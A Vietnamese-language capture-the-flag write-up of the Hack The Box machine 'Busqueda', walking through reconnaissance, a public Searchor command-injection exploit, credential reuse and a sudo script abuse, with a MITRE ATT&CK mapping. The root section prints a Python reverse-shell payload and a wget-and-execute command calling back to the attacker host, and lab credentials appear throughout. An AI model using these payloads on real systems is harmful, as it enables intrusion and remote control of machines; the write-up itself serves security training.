

Tên: Quách vĩnh thanh (aka Sheng)

Busqueda

Mục lục

1. Technicals Details.....	1
1.1. Reconnaissance.....	1
Nmap scan	1
Web page	2
2.1. Initial Access	2
CVE	2
2.2. Privilege Escalation	2
Enumeration	2
Credential stuffing 1	4
SUID	4
Credential stuffing 2	6
Root	7
2. Summary - Mapping MITRE ATT&CK.....	8
Tactics: Reconnaissance	8
Tactics: Discovery	8
Tactics: Privilege Escalation	8

1. Technicals Details

1.1. Reconnaissance

Nmap scan

```
$ sudo nmap -sS -sC -sV -p- 10.129.228.217
```

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-01 03:57 EST
```

```
Nmap scan report for 10.129.228.217
```

```
Host is up (0.23s latency).
```

```
Not shown: 998 closed tcp ports (conn-refused)
```

```
PORT      STATE SERVICE
```

```
22/tcp    open  ssh
```


```
80/tcp    open  http
```

Nmap done: 1 IP address (1 host up) scanned in 23.14 seconds

Phân tích kết quả của nmap, ta có các thông tin đáng chú ý sau:

- Có các services:
 - SSH port 22
 - Dịch vụ Web port 80

Web page



Ta thu được thông tin sau:

- Web chạy backend bằng Flask của python.
- Sử dụng phiên bản Searchor 2.4.0 (có lỗ hổng)

<https://github.com/nikn0laty/Exploit-for-Searchor-2.4.0-Arbitrary-CMD-Injection>

2.1. Initial Access

CVE

Search trên google về lỗ hổng của 2.4.0 được link PoC sau:

<https://github.com/nikn0laty/Exploit-for-Searchor-2.4.0-Arbitrary-CMD-Injection>

Chạy theo hướng dẫn ta được shell (svc@busqueda):

```
kali@kali: ~  
File Actions Edit View Help  
opt  
proc  
root  
run  
sbin  
snap  
srv  
sys  
tmp  
usr  
var  
svc@busqueda:/$ whoami  
whoami  
svc  
svc@busqueda:/$  
  
kali@kali: ~/Desktop/searcher/Exploit-for-Searchor-2.4.0-Arbitrary-CMD-Injection  
File Actions Edit View Help  
-(kali@kali)-[~/Desktop/searcher/Exploit-for-Searchor-2.4.0-Arbitrary-CMD-Injection]  
└─$ chmod +x exploit.sh  
-(kali@kali)-[~/Desktop/searcher/Exploit-for-Searchor-2.4.0-Arbitrary-CMD-Injection]  
└─$ ./exploit.sh searcher.htb 10.10.14.25  
└─[Reverse Shell Exploit for Searchor ≤ 2.4.2 (2.4.0)]—  
[*] Input target is searcher.htb  
[*] Input attacker is 10.10.14.25:9001  
[*] Run the Reverse Shell ... Press Ctrl+C after successful connection  
-(kali@kali)-[~/Desktop/searcher/Exploit-for-Searchor-2.4.0-Arbitrary-CMD-Injection]  
└─$
```

2.2. Privilege Escalation

Enumeration

Ta thu được thông tin sau:

Tồn tại đường dẫn /var/www/app/.git/

Đọc file config:

```
svc@busqueda:/var/www/app/.git$ cat config
```

```
cat config
```

```
[core]
```

```
repositoryformatversion = 0
```

```
filemode = true
```

```
bare = false
```

```
logallrefupdates = true
```

```
[remote "origin"]
```

```
url = http://cody:jh1usoih2bkjaspwe92@gitea.searcher.htb/cody/Searcher_site.git
```

```
fetch = +refs/heads/*:refs/remotes/origin/*
```


```
[branch "main"]
```


```
remote = origin
```

```
merge = refs/heads/main
```

Ta thu được credentials: **cody:jh1usoih2bkjaspwe92**

Đường dẫn: gitea.searcher.htb (thêm vào /etc/hosts và truy cập vào web)





Đăng nhập thành công vào web với tài khoản cody thu được.

Tồn tại user: administrator

Credential stuffing 1

Dùng password trên chạy: `sudo -l`

```
svc@busqueda:/var/www/app/.git$ sudo -l
```

```
sudo -l
```

```
[sudo] password for svc: jh1usoih2bkjaspwe92
```

Matching Defaults entries for svc on busqueda:

```
env_reset, mail_badpass,
```

```
secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin,
```

```
use_pty
```

User svc may run the following commands on busqueda:

```
(root) /usr/bin/python3 /opt/scripts/system-checkup.py *
```

⇒ **Password của svc là jh1usoih2bkjaspwe92.**

ssh với password vừa thu được để nâng cấp shell. (thành công)

SUID

File system-checkup.py và đường dẫn /opt/scripts đều không có quyền ghi.

Chạy thử:

```
svc@busqueda:~$ sudo -u root /usr/bin/python3 /opt/scripts/system-checkup.py hehe
```

Usage: /opt/scripts/system-checkup.py <action> (arg1) (arg2)

docker-ps : List running docker containers

docker-inspect : Inspect a certain docker container

full-checkup : Run a full system checkup

docker-ps

```
svc@busqueda:~$ sudo -S /usr/bin/python3 /opt/scripts/system-checkup.py docker-ps
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS
960873171e2e	gitea/gitea:latest	"/usr/bin/entrypoint..."	10 months ago	Up 3 hours	127.0.0.1:3000→3000/t
p_gitea					
f84a6b33fb5a	mysql:8	"docker-entrypoint.s..."	10 months ago	Up 3 hours	127.0.0.1:3306→3306/t
mysql_db					

Ta thấy được máy đang chạy 2 container: gitea, mysql_db.

docker-inspect


Cách chạy inspect trên docker: https://docs.docker.com/config/formatting/?source=post_page-----964fed1515a6-----

Inspect gitea:

```
svc@busqueda:~$ sudo -S /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect '{{json .}}' gitea
```

```
{
  "Id": "960873171e2e2058f2ac106ea9bfe5d7c737e8ebd358a39d2dd91548afd0ddeb",
  "Created": "2023-01-06T17:26:54.457090149Z",
  "Path": "/usr/bin/entrypoint",
  "Args": ["/bin/s6-svscan", "/etc/s6"],
  "State": {
    "Status": "running",
    "Running": true,
    "Paused": false,
    "Restarting": false,
    "OOMKilled": false,
    "Dead": false,
    "Pid": 1786,
    "ExitCode": 0,
    "Error": "",
    "StartedAt": "2023-12-01T07:53:47.000270809Z",
    "FinishedAt": "2023-04-04T17:03:01.717468372Z"
  },
  "Image": "sha256:6cd4959e1db11e85d89108b74db07e2a96bbb5c4eb3aa97580e65a8153ebcc78",
  "ResolvConfPath": "/var/lib/docker/containers/960873171e2e2058f2ac106ea9bfe5d7c737e8ebd358a39d2dd91548afd0ddeb/resolv.conf",
  "HostnamePath": "/var/lib/docker/containers/960873171e2e2058f2ac106ea9bfe5d7c737e8ebd358a39d2dd91548afd0ddeb/hostname",
  "HostsPath": "/var/lib/docker/containers/960873171e2e2058f2ac106ea9bfe5d7c737e8ebd358a39d2dd91548afd0ddeb/hosts",
  "LogPath": "/var/lib/docker/containers/960873171e2e2058f2ac106ea9bfe5d7c737e8ebd358a39d2dd91548afd0ddeb/json.log",
  "Name": "/gitea",
  "RestartCount": 0,
  "Driver": "overlay2",
  "Platform": "linux",
  "MountLabel": "",
  "ProcessLabel": "",
  "AppArmorProfile": "docker-default",
  "ExecIDs": null,
  "HostConfig": {
    "Binds": ["/etc/timezone:/etc/timezone:ro", "/etc/localtime:/etc/localtime:ro", "/root/scripts/docker/gitea:/data:rw"],
    "ContainerIDFile": "",
    "LogConfig": {
      "Type": "json-file",
      "Config": {}
    },
    "NetworkMode": "docker_gitea",
    "PortBindings": {
      "22/tcp": [
        {
          "HostIp": "127.0.0.1",
          "HostPort": "222"
        }
      ],
      "3000/tcp": [
        {
          "HostIp": "127.0.0.1",
          "HostPort": "3000"
        }
      ]
    },
    "RestartPolicy": {
      "Name": "always",
      "MaximumRetryCount": 0
    },
    "AutoRemove": false,
    "VolumeDriver": "",
    "VolumesFrom": [],
    "CapAdd": null,
    "CapDrop": null,
    "CgroupnsMode": "private",
    "Dns": [],
    "DnsOptions": [],
    "DnsSearch": [],
    "ExtraHosts": null,
    "GroupAdd": null,
    "IpcMode": "private",
    "Cg"
  }
}
```

Dùng công cụ codebeautiful online để dễ nhìn hơn.



Không thu được thông tin gì đặc biệt.

Tiếp tục với mysql_db:

```
▼ Env [9]
  0 : MYSQL_ROOT_PASSWORD=jI86kGuuj87guwr3RyF
  1 : MYSQL_USER=gitea
  2 : MYSQL_PASSWORD=yuiu1hoiu4i5ho1uh
  3 : MYSQL_DATABASE=gitea
  4 : PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
  5 : GOSU_VERSION=1.14
  6 : MYSQL_MAJOR=8.0
  7 : MYSQL_VERSION=8.0.31-1.el8
  8 : MYSQL_SHELL_VERSION=8.0.31-1.el8
▼ Cmd [1]
  0 : mysql
```


Ta thu được credentials: **gitea:yuiu1hoiu4i5ho1uh**

Full-checkup






```
svc@busqueda:~$ sudo -S /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup
Something went wrong
```

Credential stuffing 2

Đăng nhập page gitea.searcher.htb với account **administrator:yuiu1hoiu4i5ho1uh** (thành công)



Root

 administrator	b9a29dc5cc	Initial commit	11 months ago
 check-ports.py		Initial commit	11 months ago
 full-checkup.sh		Initial commit	11 months ago
 install-flask.sh		Initial commit	11 months ago
 system-checkup.py		Initial commit	11 months ago

Thu thập được source code các file trên.

Check file system-checkup.py:

```

45     elif action == 'full-checkup':
46         try:
47             arg_list = ['./full-checkup.sh']
48             print(run_command(arg_list))
49             print('[+] Done!')
50         except:
51             print('Something went wrong')
52             exit(1)
53

```

Tôi thấy được rằng khi gọi với tham số full-checkup thì sẽ chạy file full-checkup.sh tại thư mục hiện tại.

Vậy ý tưởng của tôi để leo quyền là tạo một file-checkup.sh theo ý mình tại folder có thể ghi (/tmp) rồi chạy suid system-checkup.py thực thi lệnh theo ý mình.

Thực hiện:

Tạo file file-checkup.sh tại máy với nội dung sau:

```
#!/usr/bin/python3
```

```

import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("

```

```
10.10.14.25",9999));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import
pty; pty.spawn("/bin/sh")
```

Mở server để victim có thể lấy file về

```
(kali@kali)-[~]
$ python3 -m http.server 1234
Serving HTTP on 0.0.0.0 port 1234 (http://0.0.0.0:1234/) ...
10.129.228.217 - - [01/Dec/2023 06:34:58] "GET /full-checkup.sh HTTP/1.1" 200 -
10.129.228.217 - - [01/Dec/2023 06:38:48] "GET /full-checkup.sh HTTP/1.1" 200 -
```

Chạy lệnh sau tại /tmp/ để tải file về máy victim và chạy:

```
wget http://10.10.14.25:1234/full-checkup.sh;chmod +x full-checkup.sh; sudo -S
/usr/bin/python3 /opt/scripts/system-checkup.py full-checkup
```

```
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ nc -lnvp 9999
listening on [any] 9999 ...
connect to [10.10.14.25] from (UNKNOWN) [10.129.228.217] 45852
# id
id
uid=0(root) gid=0(root) groups=0(root)
```

2. Summary - Mapping MITRE ATT&CK

Tactics: Reconnaissance

Threat Actor Technique / Sub-Techniques	Threat Actor Procedure(s)
Active Scanning [T1595]	Kẻ tấn công đã thực hiện trinh sát target để thu thập các thông tin sơ lược như IP, các port được mở và các service tương ứng.

Tactics: Discovery

Threat Actor Technique / Sub-Techniques	Threat Actor Procedure(s)
Account Discovery [T1087]	Kẻ tấn công thu thập những thông tin credentials có sẵn trên hệ thống từ các source code và dump thông tin từ service đang chạy.

Tactics: Privilege Escalation

Threat Actor Technique / Sub-Techniques	Threat Actor Procedure(s)
Create or Modify System Process [T1543]	Kẻ tấn công sửa lại file có sẵn để tận dụng thực thi code theo ý mình, chiếm quyền điều khiển cao hơn.